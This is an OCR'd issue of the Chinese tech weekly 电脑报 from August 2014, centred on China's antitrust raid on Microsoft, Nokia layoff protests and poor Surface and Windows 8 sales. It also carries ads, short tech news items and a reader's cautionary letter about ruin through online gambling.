邮局订阅
77-19
2014年8月11日
第31期 56版
总第1161期 每周一出版 售价:3.00元
电脑报电子版: icpcw.com/e
官方微博: weibo.com/cpcw
www.icpcw.com

全国发行量第一的计算机报

电脑報

POPULAR COMPUTER WEEKLY

《电脑报》高清全彩数字版
2014 精彩上映！快来订阅！
便捷：多平台阅读
迅速：每周五提前发布
精美：全彩页面完美体验
icpcw.com/e

沮丧的微软 >04

抗议 Microshit！
背信弃义，无视员工
利益，暴力裁员！
Microsoft

微软被裁员工正在抗议(图 /CFP)

暑期消费特刊第 2发
平台升级大作战 >33

三 SSD+802.11ac：
战神 K660E 豪华改造手册 >32

郭美美网络赌博被抓
一位赌徒来信自述:被毁掉的人生 >07

缅怀：
让世界跟风的索尼笔记本设计 >27

酷派双棒 T1 手机评测 >54

锤子 Smartisan T1 手机
（拍摄专项测试） >55

DELL™ 戴尔™
免费订购热线 800-858-2444
> 更多详情，请扫描二维码或详见 56 版

电脑報
2014全新精彩周刊 高清电子版订阅: icpcw.com/e
中国最具影响力的科技媒体 ■ 便捷：多平台阅读 ■ 迅速：每周五提前发布 ■ 精美：全彩页面完美体验

电脑报经典图书(含合订本),20元上下全场包邮
套餐包邮更优惠,最低10元/每本
购买地址:dnbbook.taobao.com
扫描
二维码
逛本店

主管单位:重庆市科学技术协会 | **出版单位:**重庆电脑报出版有限责任公司 | **地址:**重庆市渝中区双钢路 3 号科协大厦 | **邮编:**400013 | **读者邮箱:**pcw-advice@vip.sina.com
电话:编辑部(023)63658800 | **发行部**(023)63863737 | **广告部**(023)63658999 | **新闻热线:**023-63658888-13055 欢迎提供新闻线索 | **发行热线:**023-63658888-12062
邮局订阅代号:77-19 | **国内统一刊号:**CN50-0005 | **广告经营许可证号:**010015 **江苏华柏彩色印刷有限公司 江苏鸿兴达邮政印刷有限公司 印刷** 报纸如有遗失或缺损,请致电 025-85334517


责编:程朋　**美编:**毛代洪　**组版:**何雪松　**责校:**杨军
日期:2014.8.11　**投稿邮箱:**pcw-report@vip.sina.com

美国COSPLAY什么样子

2014 国际动漫展(Comic-Con International Convention)近日在美国加利福尼亚州圣地亚哥(San Diego)举行。一个穿着非常怪异的男子在会展中心外面漫步,他的装扮显然出自《游牧骑兵》(Nomad)。


率先拿到iPhone6的高中学生

最近在网上,一名高中女生表示自己率先拿到了 iPhone 6,苹果已经确定在 9 月 9 日召开新品发布会。目前还不知道该高中生是如何在一个月之前获得 iPhone 6。或许和某明星一样,只是拿到一款模型?



骑单车为手机充电

在荷兰阿姆斯特丹市郊的机场、法国里昂的火车站有这样一种“桌椅”。这种“桌椅”名为“WeBike”,用户坐在上边踩脚踏板骑单车,桌椅原地不动,却能为摆在桌面上的电脑、手机和无线路由器等设备充电。


苹果飞船总部大楼由史蒂夫·乔布斯构想，之后由苹果首席设计师乔纳森和其他 iPhone/iPad 设计师共同完成。因新总部大楼外观像一艘着陆的飞船，又被称为“飞船总部”，目前，该工程已开工，如果顺利，苹果飞船总部将在2016年投入使用。

苹果总部的最新沙盘模型

苹果新飞船总部坐落于美国加州库珀蒂诺,由乔布斯生前设计,因其外观像一艘着陆的飞船,又被称为飞船总部。最近,这个飞船总部的最新沙盘出现在大家面前。

Huntkey 航嘉
航嘉官方微博:
@huntkey航嘉
@航嘉
YOU WIN MVP
航嘉MVP机箱
强势出击 只为游戏
隐藏光驱面板
隐藏式光驱面板设计
USB 3.0
极速USB3.0接口
魔法硬盘笼
HDD硬盘魔法笼
支持背线
支持背线更整洁
散热风道
良好的散热风道设计
航嘉创源科技有限公司　服务热线：400-678-8388　http://dealer.huntkey.com

古代青年PDF杂志

活动1　技嘉Z97-HD3主板半价试机

如果你近期有购买电脑的计划，且有能力完成主板产品的体验文章，欢迎参加技嘉Z97-HD3主板半价试机活动，此活动完全免费！试机活动结束后还可以以399元的半价购买此块主板，同时还有全额免单机会等你抽取！名额有限，欢迎及时报名参加！

活动地址　www.icpcw.com/gaz97.htm

GIGABYTE
Z97-HD3

活动2　你买IT产品晒单，我返京东提货卡

电脑报暑期读者消费奖励基金正式启动!
凡在2014年8月31日前，在指定渠道购买指定品牌IT产品，同时在在电脑报官方论坛跟贴晒单或发送邮件到 pcw_huodong@163.com来晒单，即有机会获得50元或100元京东购物卡一张，详情见电脑报官网。本次活动中奖名额数量多（共150名），参与方式简单，先到先得，欢迎参与

活动地址　www.icpcw.com/xffx.htm

参与品牌
lenovo联想　GIGABYTE 技嘉　TERRANS FORCE　steelseries　Seagate　ASUS　Haier海尔　DELL　酷比魔方　vido原道

JD.COM 京东
¥50
¥100

英特尔® **至强**™

一项举措能否激发一次成功

转型?

在 System x 服务器的变革中拭目以待

您可能已经获悉,IBM®和联想双方已签订关于联想计划收购IBM System x服务器业务的最终协议[1]。这是一个备受瞩目的重大消息,同时伴随着用户的一些担忧。System x团队特发此函,向您保证此次IBM与联想之间的战略合作对业界而言,无疑是大有裨益的,尤其是对于您的业务发展而言。

完美合作

无论是IBM还是联想,都致力于为x86系统谋求更长远的发展。长久以来,在用户聚焦的采用英特尔®至强™处理器的System x服务器和解决方案的创新领域,IBM始终走在行业的前端;联想致力于x86计算业务,并取得了不俗的业绩,在PC领域的市场销量遥遥领先充分地证明了这一点。通过其在可扩展性、运营效率和广泛的渠道影响力方面的优势,联想可以确保继续提供目前IBM所供应的创新性System x服务器和解决方案。此次IBM与联想之间的战略合作将打造一个制胜组合,使System x在x86领域占据领先地位。

始终如一

我们各自的承诺意味着将持续为您提供标杆性服务,您也将继续获得企业IT基础架构创造的可靠的性能和可观的投资回报。我们很高兴地告诉您,IBM将在交易结束后的延长期限内为System x服务器的现有用户提供服务。此外,IBM团队7500名System x服务器的成员也将随之加入联想集团,一如既往地为您服务。

在IBM,我们为致力于满足客户需求而深感自豪。此次的战略合作将为我们开启一片新天地,让未来更高更远。请访问**ibm.com/systems/cn/lenovo-acquisition**,了解合作的进展情况。

顺颂商祺!

System x 全组敬上!

---

[1] 交易完结受监管评审制约。

IBM、IBM标识和System x是国际商业机器公司在全球许多国家的注册商标。其他产品和服务名称可能是IBM或其他公司的商标。有关IBM商标的完整列表,敬请访问:www.ibm.com/ legal/copytrade.shtml。英特尔、英特尔标识、至强和Xeon Inside是英特尔公司在美国和其他国家的商标。©2014年国际商业机器公司保留一切权利。

A版 | 01~14 版 电脑報
日期:2014.8.11 第 31 期
责编:程 朋 美编:毛代洪
组版:况中银 责校:杨 军
投稿邮箱:pcw-report@vip.sina.com

沮丧的微软

@ 本报特约记者 白进 驻美特约记者 李多多

手机扫描二维码
全彩内容随身读

对于微软来说，这个夏天是苦楚的，尤其是在中国，天上炽热的太阳似乎预示着微软在华将遭受多种煎熬。

从遭到政府部门反垄断突查，到裁员行动引起巨大反应，再到Windows8频频出局政府采购，加之Surface平板电脑的销量惨不忍睹，微软在中国已经陷入了一个巨大的漩涡。

工商总局成立微软专案组

执法人员突查希格玛大厦

8 月 4 日下午，国家工商总局对外发出一个强硬公告，要求微软公司不得以任何方式干扰、阻碍案件调查，保证案件调查的客观公正。

在这天，对于微软全球副总裁兼高级法律顾问 Mary Snapp 女士来说也是令人沮丧的一天——她成为微软历史上第一个被中国反垄断机构调查的高级管理人员。

随后，微软中国公司公关总监曹磊在接受媒体采访时表示："遵守世界各国的当地法规，既是微软的生存之本，也是微软的发展之道。我们有业界领先的监测和执行机制，确保在全球各地市场运营的合规性。微软在中国市场的业务运营模式绝不例外，始终如一遵守并符合中国法律法规。我们致力于创造产品来满足客户对功能、安全和可靠的要求。我们会积极解答政府部门可能有的疑问。"

微软为什么会引起国家工商总局的强烈反应？

时间回到 7 月 28 日，北京知春路 49 号希格玛大厦，这里是微软中国总部所在地。

上午 10 点左右，大批身着制服的执法人员进入希格玛大厦，在跟大厦安保人员简单交涉之后，执法人员进入了微软中国有限公司的部分办公室，包括财务、市场、法务等多个部门办公室。与此同时微软中国的高层被告知这是国家工商总局的突击检查，要求微软公司进行全面配合。

国家工商总局工作人员并未透露更多信息，未说明投诉者是谁，也未明确指出微软公司存在哪些违规行为。

微软中国法务部员工与国家工商总局员工进行了交涉，公司运营暂未受到影响。

在多个受到检查的办公室内，执法人员复制了微软公司部分合同和财务报表，提取了电脑、服务器中储存的内部沟通文件、邮件等大量电子数据，查封扣押了两部工作电脑。

与此同时，工商总局执法人员在现场与多名微软工作人员进行调查谈话，包括微软公司副总裁、公司高级管理人员以及市场、财务等部门相关人员。

一位不愿意透露姓名的知情人士告诉记者，微软方面对于这次突击检查毫无准备，显得有些惊慌失措。执法人员在列出名单之后，微软中国方面表示部分待查人员无法马上接受调查谈话，要么不在北京，要么联系不上，微软的这个态度让国家工商总局感到非常恼火，总局领导已经要求相关执行部门加大对微软方面的压力，必须对所有在名单上的微软人员完成调查约谈。

7 月 29 日，记者在采访中了解到，这次突击检查的具体执行部门为工商总局反垄断与反不正当竞争执法局，主要参与人员是微软反垄断专案组成员。

早在去年 6 月，国家工商总局就接到企业举报，反映微软公司存在对其 Windows 操作系统和 Office 办公软件相关信息没有完全公开造成的兼容性、搭售、文件验证等问题，涉嫌违反中国《反垄断法》的情况。


随后国家工商总局进行了核查，先后约谈了微软公司和有关企业，微软公司就总局关注的问题提交了报告。相关企业也不断向国家工商总局反映情况。

一些网上消息透露，国家工商总局在核查过程中对于微软的态度始终不太满意，因为作为一家跨国企业，微软方面很多受到调查的配合举动都必须向美国总部汇报，导致调查进度并不顺利，甚至非常缓慢。

在核查一年之后，国家工商总局根据微软的前期表现下了一个结论："经过前期核查不能消除微软公司上述行为具有反竞争性的嫌疑。根据法律规定，已对微软公司涉嫌垄断行为立案调查。"

正是因为如此，国家工商总局微软反垄断专案组对微软公司在中国大陆的四个经营场所，即微软（中国）有限公司以及上海、广州、成都的分公司同时进行突击检查。

8 月 6 日，记者再次接到消息，国家工商总局专案组再次行动，由北京、辽宁、福建、湖北等 4 省市工商执法人员对微软公司在中国大陆的一个经营场所、一个其他有关场所，即微软（中国）有限公司尚未完成检查的部门和人员及承担微软公司财务外包的埃森哲信息技术（大连）有限公司同时进行突击检查。埃森哲公司是全球最大的管理咨询公司和技术服务供应商，它原是全球安达信（Arthur Andersen）会计事务所的管理咨询部门。在 2013 年财富世界 500 强排行榜中排名第 385 位。


WWW.SAIC.GOV.CN
ENGLISH | 邮箱登录 | 手机版
中华人民共和国国家工商行政管理总局
State Administration for Industry & Commerce of the People's Republic of China
首页 | 要闻动态 | 监管执法 | 服务发展 | 组织机构 | 政务公开 | 政策法规 | 业务办理 | 公众服务 | 公众互动 | 工作研究
服务导航
总局要闻 | 图片报道 | 司局工作 | 地方动态 | 主要职责 | 领导活动 | 国际交流 | 重要发布 | 公告公示 | 行政审批 | 统计资料 | 专题报道 | 政府信息公开
办事指南 | 场景指引 | 表格下载 | 网上登记 | 企业公示 | 商标申请 | 商标查询 | 公众调查 | 公众留言 | 在线访谈 | 司局频道 | 12315 | 地方微博频道
当前位置： 首页>要闻动态>工商要闻>总局要闻

国家工商总局专案组对微软公司进行反垄断突击检查

国家工商总局门户网站：www.saic.gov.cn　2014年07月29日　来源：工商总局反垄断与反不正当竞争执法局

2014年7月28日，国家工商总局组织由北京、上海、广东、四川、福建、湖北、江苏、重庆、河北等9省市近百名工商执法人员对微软公司在中国大陆的四个经营场所，即微软（中国）有限公司以及上海、广州、成都的分公司同时进行反垄断突击检查。

国家工商总局连续刊出微软反垄断调查的公告，显示出强硬态度

下转05版

电脑报视角

仍然看好

索尼前不久宣布正式退出电纸书市场，令人遗憾。尽管我们很少看到国内有人用到它的这个产品，但作为电纸书的先驱——它比亚马逊还要早一年推出 E-ink 屏幕的阅读器，索尼的退出无疑让行业蒙上了一层阴影。作为资深的阅读爱好者，真心不希望电纸书成为一个昙花一现的产品。虽然在编辑部里，大多数人都在使用 Kindle，但汉王失利，索尼停产，就剩亚马逊一家独大，未必是什么好事。

在 E-ink 阅读器出现之前，智能手机还处于萌芽阶段，PDA 掌上电脑曾经是最好的电子阅读工具。一位朋友说，那年他花 2000 多元买了一台六成新的二手 PDA，就是为了看网络小说，他描述自己阅读第一部架空历史小说的心情——非常震撼，没想到历史小说还可以这么写。其实放在现在浩如烟海的网络作品中，其质量也不过尔尔。

PDA 直译过来虽然叫"个人数字助理"，但其实除了看书，真没什么其他作用，最多偶尔收收邮件，玩玩小游戏。而即使是看书，体验也并不算好：分辨率不高，字体和格式都比较粗糙，时间长了自然会双眼昏花流泪不止。它的 Windows Mobile 系统当然现在看来也是个失败的产品，或许微软从那时起就埋下了它在移动时代的败笔，这很可悲：最早发现移动产品价值的，却没有发现最适合移动的操作方式。这家公司现在仍然有些固执的自信，这期头条报道中，记者提到了他们在市场中种种难以理解的行为。

对于阅读量大的书迷来说，即使在新款的智能手机和平板电脑中阅读也是一件无法忍受的事情，E-ink 屏幕的出现，对他们来说无疑是一件划时代的盛事，这一点儿也不夸张，很多读者也都向我们描述过第一时间接触到电纸书后喜大普奔的心情，不管是用 Kindle，还是南方某山寨品牌产品，他们都终于找到了适合自己的读书利器。唯一的不便是图书资源还太少。

有很多人看空 E-ink 电纸书，认为它是夹在纸质书和智能终端之间的过渡物，或者是个做不大的小众产品。小众也还罢了，过渡倒未必，从 2004 年第一批 E-ink 显示器下线，到 2006 年阅读器发布至今，这也过去多少年了，虽然中间厂商们起起伏伏，但整体市场并未见得萎缩，再说，你见过有这么长时间的过渡么？

责编:程朋　**美编**:毛代洪　**组版**:况中银　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw-report@vip.sina.com

上接04版

微软垄断的三个关键词

到目前为止，国家工商总局并没有公布微软涉嫌垄断的具体内容，也没有对外透露整个案情的调查情况。

记者注意到，国家工商总局在对外公告中提到三个关键词，分别是 Windows 和 Office 的“兼容性、搭售、文件验证”，认为微软在这三个方面存在违规行为。

1.兼容性

就是 Windows、Office 与其他软件产品的兼容问题。因为微软 Windows 操作系统和 Office 办公软件都占据市场主导地位，任何其他软件产品要安装到个人用户电脑上，都必须获得微软方面的兼容性认可或者授权，否则就会出现兼容性问题，无法安装或者运行错误。

Windows 操作系统是绝大多数应用软件的底层，如果微软没有正当理由拒绝向应用软件商开放接口，等于抽掉这些软件的生存基础。总局提到的软件兼容和文件验证，可能是指微软拒绝 Windows 兼容其他应用软件。

实际上这个软件兼容性的背后，是一个微软跟其他软件公司合作的问题。如果微软为了特定目的，不希望某家软件公司产品获得市场份额，完全可以通过技术手段拒绝提供该款产品的兼容性授权，导致这家软件公司变相被排除在市场之外。

也正是如此，这种做法有可能导致软件公司以“违反市场正当竞争”的理由举报微软。

2.搭售

搭售一般指消费者从具有市场支配地位的企业购买一种产品（即搭售产品）时被要求购买另一种产品（即被搭售产品）的情形。虽然某些搭售能为消费者提供更好的产品选择或是更为实惠的价格，但其本质上是一种强卖行为，因此某些限制竞争、损害消费者利益的搭售为法律所禁止。

目前微软在 Windows 操作系统和 Office 办公软件的销售都是采取打包销售的方式，尤其是前者，往往是集成 IE 浏览器和应用软件。这种销售行为是否违反反垄断法，在中国还没有严格的法律界定，因为很多手机硬件产品也往往采用预装软件的行为。

一位消息人士透露，目前国家工商总局也在调研微软这种搭售行为，同时参考欧美反垄断机构对微软的处理措施，准备对这种占据市场垄断地位的软件公司搭售产品的行为给出一个具体的处理意见。

3.文件验证

“文件验证”主要是指微软 License 销售(即软件使用范围授权)。

这个问题主要出现在企业市场，比如微软会在一定范围对某些企业级用户进行一个免费授权，允许他们在一定期限内使用正版 Windows 操作系统或 Office 办公软件。在免费授权的 Lisense 期限之后，这些企业用户就必须付费延长授权许可，以此完成文件验证使用。这个做法目前到底是否违规，也存在一定争议。因为《反垄断法》第十七条第二款明确规定：“没有正当理由，以低于成本的价格销售商品”。

《反垄断法》大棒痛打微软霸权?

在记者的采访中，各方人士对微软入华 22 年之后为何首次遭到国家工商总局的高级别立案调查也存在不同的看法。

最主流的一种看法是微软在销售 Windows 和 Office 办公软件上面的做法触犯了国内相关法律，遭遇反垄断调查。

中国工程院院士倪光南就表示，微软这次遭遇立案调查最主要的原因就是将操作系统和应用软件捆绑销售的问题，尤其是将操作系统和 IE 浏览器搭配销售的做法。

“在美国和欧盟地区，对于操作系统的销售有着严格的规定，首先不能在销售操作系统的时候随意搭售任何其他应用软件，必须经过执法部门的批准。其次，对于操作系统里面集成的应用软件，也同样要经过第三方或者行业机构的认证许可，进行一个规范化的证明。”倪光南说。

在这方面，中国还并没有做到美国和欧盟机构那样严格，对于操作系统是否应该集成开发商自己的应用软件并没有细化规定。

倪光南就建议，有关部门应该出台管理政策，确保在预装 Windows 操作系统中不包含其他应用软件，包括杀毒软件、办公软件、检索工具、即时通讯软件、截图工具、媒体播放器和各类浏览器等。

一位律师告诉记者，从目前的情况分析，微软之所以被国家工商总局盯上，最大可能是涉嫌违反了《反垄断法》第十七条，即“滥用市场支配地位”。

《反垄断法》第十七条是什么内容呢?

第十七条　禁止具有市场支配地位的经营者从事下列滥用市场支配地位的行为：

（一）以不公平的高价销售商品或者以不公平的低价购买商品；

（二）没有正当理由，以低于成本的价格销售商品；

（三）没有正当理由，拒绝与交易相对人进行交易；

（四）没有正当理由，限定交易相对人只能与其进行交易或者只能与其指定的经营者进行交易；

（五）没有正当理由搭售商品，或者在交易时附加其他不合理的交易条件；

（六）没有正当理由，对条件相同的交易相对人在交易价格等交易条件上实行差别待遇；

（七）国务院反垄断执法机构认定的其他滥用市场支配地位的行为。

本法所称市场支配地位，是指经营者在相关市场内具有能够控制商品价格、数量或者其他交易条件，或者能够阻碍、影响其他经营者进入相关市场能力的市场地位。

很显然，微软在 Windows 销售上的做法，最有可能是触犯了《反垄断法》第十七条第五款和第七款。

下转06版

电脑报
中国最具影响力的科技媒体
全面优惠
全年
98元/51期
半年
55元/25期
《电脑报》
高清数字版
《电脑报》2014全新精彩周刊
数字版订阅地址：icpcw.com/e
全面优惠，更多精彩！

为回馈新老电脑报读者朋友，全年阅读卡原价150元，现优惠低至98元；半年阅读卡原价75元，现优惠低至55元。
时尚阅读，随看随买，永久保存，轻松便捷！欢迎前来电脑报淘宝官方店icpcw.com/e购买。

上接05版

被裁员工全面抗争

抗议 Microshit！
背信弃义，无视员工
利益，暴力裁员！

微软被裁员工在多个场合进行抗议

8月5日，微软中国向被裁员工发出邮件，称公司会按照诺基亚2013年曾实行过的补偿标准（即N+2），给予员工相应补偿。

诺基亚员工的抗争

这一补偿方案迅速引起诺基亚中国员工的集体抗议。一位前诺基亚员工向媒体表示："诺基亚此前的补偿标准并非N+2，而是N+6。"

在微软的公告中，记者看到："公司将会使用诺基亚的补偿标准，具体来说将使用NCIC（原诺基亚设备与服务部门）2013年使用的补偿标准来计算NCIC员工的补偿。"

所谓诺基亚的补偿标准就是N+2，其中"N"为员工在公司工作的年限，"2"是公司为员工提供的额外特别补偿。

一位曾经在诺基亚工作过的技术经理告诉记者，微软的N+2补偿方案，就是N+2外加一个月的缓冲期；而诺基亚此前的补偿标准实际上是N+2+3+1，就是目前大家期待的N+6，即除了N+2，外加三个月的缓冲期和年底绩效工资，简称N+6。

8月1日，诺基亚中国研发部门的部分员工在北京亦庄园区聚集，反对微软的此次大规模裁员，并举着"抗议微软恶意收购暴力裁员""我们要工作"等标语。

据说这次抗议的起因是微软中国管理人员对诺基亚员工宣讲裁员方案，诺基亚员工表示不满，进而将微软管理人员当场轰下台。

一名自称是前诺基亚中国区员工的网民在公开信中表示，当天是微软中国招聘团队介绍"微软招聘流程与工作机会的宣讲大会"，并未涉及裁员方案，相关人员也没有答复员工的满腹疑问。

员工之所以情绪爆发，这位员工认为是最迫切的需求未被满足，而微软招聘宣讲人员态度恶劣。

N+2和N+6之争

微软中国则回应称正在"展开密切的谈话，以全面了解他们所提出的疑虑"，以及"公司已经在第一时间介入并积极协调，期待事件能够尽快地圆满解决"。

记者在采访中了解到，大部分被裁员工对裁员方案不满，主要有几个原因：

1.补偿金额太低

员工们基本上都期待的是N+6方案，但微软最终给出的N+2方案；

2.违背承诺

微软宣布收购诺基亚时，高管曾经表示在收购完成的一年内不会大规模裁员，但仅仅过了不到一年时间，微软就开始全面裁撤诺基亚手机部门；

3.裁员缺乏缓冲期

由于微软明确表示只给1个月缓冲期，导致被裁员工很难有充足时间去寻找下家。有被裁员工表示，如果微软态度没有改变，那么他们还将组织更加强硬的抗议措施，来表达自己的愤怒情绪。

微软对此也大为紧张，主导此次裁员的公司人事部门一直避免在公开场合使用"裁员"字眼，只称鼓励员工主动解除劳动关系。

微软旗舰产品销售一片惨淡

与此同时，微软力推的旗舰产品Windows8和Surface平板电脑均遭到销量滑铁卢。

悲剧的Win8

为了提升Windows8的销量，微软不惜强行终止对XP的官方技术支持，而这款操作系统在中国的市场份额很大，无论是个人用户还是企业用户。

但是据记者了解，在过去一年，Windows8在中国市场的销量依然很惨淡。

政府采购中Windows8频频出局。5月16日，中央国家机关政府采购中心发布通知称：所有计算机类产品不允许安装Windows8操作系统。随后，中央国家机关政府采购中心又再次强调不会采购Windows 8系列产品。

StatCounter提供的最新数据显示，到今年5月份，Win7仍是中国用户量最大的操作系统，市场份额为49.92%；虽然微软现在已经停止对Windows XP的支持，但Windows XP仍位居第二，市场份额为41.35%。Win8市场份额则远远落后，仅为3.52%；Win8.1更低，为2.03%。

Win8之所以遭受这样惨重的打击，是因为Windows8创新少，用户体验不好，缺乏刺激用户消费的革命性功能。

Surface成为鸡肋

Surface平板电脑在中国则是微软的另一个悲剧。

8月6日，微软向监管部门提供市场数据，Surface平板电脑自2012年发布以来已经给该公司造成了17亿美元亏损。

长期以来，微软都不愿意对外公布Surface平板电脑的具体销售数字。可想而知，Surface平板电脑的销量应该并不理想。

而在中国市场，根据记者从IDC公司了解到的数据，Surface RT竟然在去年一个季度，在中国市场创下了仅仅卖出3万台的"纪录"，只有中国平板电脑市场3%的销量，销量之少让人大跌眼镜。

而在全球范围，微软Surface销售更是糟糕透顶。截至6月底的这个季度，Surface业务的营收成本为7.72亿美元。因此该业务这一季度给微软造成了3.63亿美元亏损。这是自微软发布Surface的季度营收数据以来最大的单季度亏损。

由于销售惨淡，甚至影响了微软新的产品开发计划。微软原计划在5月份发布Surface Pro 3的同时也发布Surface Mini小尺寸平板电脑，但在最后时刻改变了决定，据说就是担心这款平板电脑销量不佳。

据说微软在Surface平板电脑的销售上为了打开中国市场，也试图从苹果那里学习一些先进经验，可惜微软毕竟不是苹果，不但没有学成，反而成了邯郸学步。

就拿苹果最擅长的饥饿营销来说，微软在发布第一代Surface时，也将首发渠道定为苏宁电器，希望通过限购的方式来激发大家的购买热情。

结果不但没有激发大家的购买热情，反而让微软Surface的饥饿营销成为一个业界笑料。后来有消息透露，很长一段时间内，Surface在苏宁单店的日均销售竟然只有个位数，几乎达到了无人问津的地步。

市场推广是"高级黑"

至于价格则是压倒微软Surface在华销售的另一根稻草。

当初微软在Surface 2的定价上坚持自己所谓的"高贵血统"，每款产品当初上市基本上在6000元以上。

如今Surface Pro 3依然延续了这种高端路线的定价风格：最低售价5688元，最高售价13988元。

记者了解到，微软方面提供了中国版（预装Windows8.1简体中文版以及Office家庭和学生版2013）和专业版（预装Windows8.1 Pro多国语言版和Office 365家庭高级版试用版）两个版本。根据处理器/内存/硬盘配置的不同，共有10款机型供选择。

在英特尔都开始联合PC厂商将超极本价格拼命下拉，甚至到了5000元这个价位，甚至苹果在中国市场都开始打低价牌的情况下，微软却认为自己的平板肯定是高端产品，竟然一度打出了一万元以上的价位。

如果Surface Pro 3要走企业级用户或者高端用户路线，这个价位还勉强说得过去。但如果微软希望和苹果iPad一样走大众市场，那中国用户只有对微软说一声："到一边凉快去吧！"

一位业内资深人士告诉记者，微软在华对于Surface Pro 3的销售策略也是一片混乱。

比如在中国版和专业版的区别上。按理说专业版定位更加高端，但是专业版却预装的是Office365家庭高级试用版，"一款定位于高端用户的专业级平板电脑，却内置了一个家庭试用版，这不让人发疯吗？"

更为可笑的是，微软在Surface Pro 3里面无一例外全部预装家庭和学生版Office，但在市场推广上又强调这是面向办公用户的企业级产品，这样的表现让人怀疑微软中国的市场推广部门是不是一群"高级黑"。

Surface Pro 3的高价格注定它将继续成为中国平板市场的鸡肋

记者手记：微软还没认识到自己的问题

曾几何时，微软是那么的风光，尤其是在中国，微软几乎成为最成功外企的代名词。

但是仅仅过了十年不到，微软在中国已经距离一个失败者不远了。

微软的失败表现在多方面。

在跟民众和政府关系上，微软可谓一败再败。

从当初的"黑屏事件"开始，微软在民众中的印象就跌到了谷底，网上一谈起微软，几乎就没好话。

而在政府关系上，微软更是一败涂地，将国家版权局和国家工商总局等多个实权部门得罪了。

外界普遍认为，微软与中国政府的关系已经陷入非常糟糕的境地。如果在危机公关上不做任何改变，中国市场的紧张关系会进一步加剧。

自2013年以来中国前所未有地强调网络安全，而微软在XP和Win8等问题上的强硬态度，更使得微软与中国政府保持多年的良好关系遭到了破坏。

在市场上，微软同样遭遇了滑铁卢。

为了提升Windows7和Windows8的销量，微软强行在中国等市场终止了对XP的官方技术支持，但是却并没有让Windows8销量增加。

在中国移动终端市场，微软几乎没有任何作为，WindowsPhone手机沦为一块鸡肋，Surface平板则成为平板市场的笑料，这些都导致微软这家巨头在中国市场蒙受了太多的耻辱。

而且从目前Surface Pro 3的上市价格来看，微软依然没有搞清楚自己在中国市场到底缺少什么，注定不可能在中国市场有多大的突破。

责编:黄旭　**美编**:毛代洪　**组版**:况中银　**责校**:杨志刚
日期:2014.8.11　**投稿邮箱**:pcw-report@vip.sina.com

郭美美网络赌博被抓

赌徒来信自述:被毁掉的人生

手机扫描二维码
全彩内容随身读

编者注:7月14日,网络红人郭美美因涉嫌网络赌博罪被北京东城公安局抓捕。8月初,围绕这个23岁开豪车炫富女子的嗜赌成性、性交易等一系列谜团被警方曝光,再次引发公众关注。这期间,本报“黄枪调查”栏目也收到了一封特别的匿名邮件。来信者是一个网络赌徒,他在信中讲述了自己染上网络赌瘾,欠下大笔债务后,为了不拖累妻儿,只好选择在7月下旬离婚,离开他的家乡,到南方打工,希望获得一线生机。在此,本报刊登来信,希望各位读者引以为戒。

读者来信:我的人生,就这样被自己毁掉了

黄枪:

你好!

直到这种倾家荡产、负债累累、抛妻弃子的境地,我才终于明白了,我就是一个十恶不赦的赌徒。今天,我把自己的经历写出来,是一种忏悔,也希望其他读者引以为戒——当赌徒没有什么好结果。

如果当初自己不掉进赌博的深渊,现在生活应该是多平凡幸福。那时,在家人眼中,我是一个好丈夫好父亲;在同事领导眼中,我是一个努力又有诸多想法的人才;在平时业余生活中,我是一个看了多年《电脑报》的忠实读者,喜欢养养花踢踢球……

……

人生的巨变,从一次好奇心开始。去年初,一位熟悉的网友推荐了一个可以“赚大钱”的网址,鬼使神差之下,我联系了这位留言网友,在网友指引下进入了这个网络平台。

没想到,“噩梦”由此开始了。我第一次进入平台时,是这位熟人网友帮忙申请的账号和密码(后来我才知道这就是所谓的传销模式)。平台中的娱乐项目有很多种,出于好奇心理,我试玩了一种名为“福彩XX”的游戏——据说中奖率和中奖额度远远高于正规福彩。而且,这种项目只是该平台最低的回报和投入而已。

没想到第一次投入10元,我就中了2500元,这让我欣喜若狂。我知道这是典型的网络赌博,但如同着了魔一样,尽管我从不知道电脑另一端是谁在操纵投注的结果,尽管想投注需要绑定自己的银行卡账号,每次投注的钱直接从银行划走,但那些令人心动的“高回报”,还是让我很快沉迷。渐渐地,我将时间、精力和金钱全部投入其中……

但是一次次的投注,大多数的时候钱打过去就没了声息,第一次中的2500元,早就输出去了好几倍。起初,我觉得是自己运气不好,或是投注力度还不够。我逐渐加大了投注数量,10倍、20倍、100倍……

就这样到了今年巴西世界杯,周围同事朋友也开始疯狂赌球。我撒谎背着老婆儿子向朋友东拼西凑,欠下了十多万元。

我心里明白,巴西世界杯是我最后的翻身机会了。我不顾一切地在多个平台疯狂投入,结果,是一个个更大的窟窿在等着自己。

输多了,就麻木了,家庭也早被抛弃在身后。作为一个赌徒,总是相信捞回一点是一点,这种心理,让我越来越深陷其中,无法自拔。

……

最终,要债的上门来了。一切都无法挽回了,巴西世界杯还没结束,老婆就跟我离了婚,5岁儿子跟随老婆。家,一夜之间面目全非。

这怪得谁呢?

想到死后欠银行的钱不用还了,我不止一次地想到过死。可是,死是很简单,父母老婆儿子他们又该去如何面对我带来的伤害?想到这,我又不敢不甘死了。

